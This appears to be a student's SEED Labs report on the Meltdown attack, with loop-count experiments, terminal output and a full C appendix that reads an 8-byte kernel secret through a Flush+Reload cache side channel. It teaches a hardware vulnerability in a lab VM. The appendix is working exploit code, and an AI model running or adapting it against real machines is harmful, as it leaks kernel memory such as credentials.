
In last task, because our speed of loading date from memory to register is slower than the security checking speed, our attack fails. Therefore, we added some code to

MeltdownExperiment in this task (screenshot1). These codes will access the secret data. So before the out-of-order execution, the secret data will be in the CPU cache. However, this time our attack still fails (screenshot2).


Task7.3: Using Assembly Code to Trigger Meltdown



screenshot1, we change the meltdown() function to function meltdown_asm()




screenshot2, I first try loop 400, but it does not work.




screenshot3, then I change loop to 600, this time, it works


screenshot4, I also try loop 800, it works again



screenshot5, I try loop 700, it works.



screenshot7, finally I try loop 750, it works




screenshot8, we try loop 500, it works

Observation and Explanation:

In this task, instead of using the function meltdown(), we use the function meltdown_asm(); this new function involve assemble language code, which loop for 400 times, and it add a number 0x141 to the eax register (screenshot1). Then we recompile and run the program. When we use 400 for the loop times, our attack still fails (screenshot2). So we try different value for the loop times. In 600, 800, 700, 750, 500 loop times, our attack succeeds (screenshot 3 to 8). So we think loop times above 400 has higher success rate on my machine in this attack.

Task8: Make the Attack More Practical



```
76  int i, j, ret = 0;
77
78  unsigned int address = 0xf8c6e000;
79
80  // Register signal handler
81  signal(SIGSEGV, catch_segv);
82
83  int fd = open("/proc/secret_data", O_RDONLY);
84  if (fd < 0) {
85    perror("open");
86    return -1;
87  }
88
89  for(int a=0; a<=7; a++){
90    memset(scores, 0, sizeof(scores));
91    flushSideChannel();
92
93
94    // Retry 1000 times on the same address.
95    for (i = 0; i < 1000; i++) {
96    ret = pread(fd, NULL, 0, 0);
97    if (ret < 0) {
98      perror("pread");
99      break;
100   }
101
102   // Flush the probing array
103   for (j = 0; j < 256; j++)
104     _mm_clflush(&array[j * 4096 + DELTA]);
105
106   if (sigsetjmp(jbuf, 1) == 0) {
107       meltdown_asm(address+a);
108     }
109
110   reloadSideChannelImproved();
111   }
112
113   // Find the index with the highest score.
114   int max = 0;
115   for (i = 0; i < 256; i++) {
116   if (scores[max] < scores[i]) max = i;
117   }
118
119   printf("The secret value is %d %c\n", max,
120   printf("The number of hits is %d\n", score
121 }
```

```
/bin/bash
/bin/bash 80x19
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```

screenshot1, we add a for loop to the program. So now the program can print all 8 secrets.

```
/bin/bash
/bin/bash 124x33
[10/18/18]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o task8 MeltdownAttack.c
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task8
The secret value is 83 S
The number of hits is 957
The secret value is 69 E
The number of hits is 947
The secret value is 69 E
The number of hits is 911
The secret value is 68 D
The number of hits is 801
The secret value is 76 L
The number of hits is 782
The secret value is 97 a
The number of hits is 620
The secret value is 98 b
The number of hits is 622
The secret value is 115 s
The number of hits is 858
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```

screenshot2, we get all 8 bytes secrets, they are “SEEDLabs”

Observation and Explanation:

In the previous task, we cannot get the correct secret all the time; sometimes we get nothing, and sometimes we get wrong secret value. So in this task, we add a score[] array to improve the accuracy. The mechanism is very simple. The score[] has size of 256, one entry for one secret value. When we get a secret value k, we increment score[k] by 1. For every address of secret, we run multiple times (i.e. 1000). Then the value k with highest score in the array is the secret.

Moreover, in this task, we also want to print out all 8bytes of secret. The modification is shown in red:

```
int main()
{
  int i, j, ret = 0;

  unsigned int address = 0xf8c6e000;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
  //add a for loop, in each loop we compute the secret in current address
  for(int a=0; a<=7; a++){
    memset(scores, 0, sizeof(scores));
    flushSideChannel();


    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) {
        meltdown_asm(address+a);
      }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }
```

```
    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
  }

  return 0;
}
```

We only modify the main() function. Because we know that 0xf8c6e000 is the address for the first secret byte; so if we add one to the address, we can get the address of second secret byte, and so on. Therefore, we create a for loop for these 8bytes, in each loop we increment the address by 1, and then we use the meltdown vulnerability to find the secret byte in current address. As screenshot1 shows, we add a for loop, and a variable address (initialized with 0xf8c6e000). Then in each loop we repeat the whole process to find the secret byte in current address. As screenshot2 shows, all 8bytes secret are printed, they are “SEEDLabs”. So our attack succeeds.

Appendix (code for task8):

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (104)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
```

```
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 8;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int main()
{
  int i, j, ret = 0;

  unsigned int address = 0xf8c6e000;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
```

```
  for(int a=0; a<=7; a++){
    memset(scores, 0, sizeof(scores));
    flushSideChannel();


    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) {
        meltdown_asm(address+a);
      }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
  }

  return 0;
}
```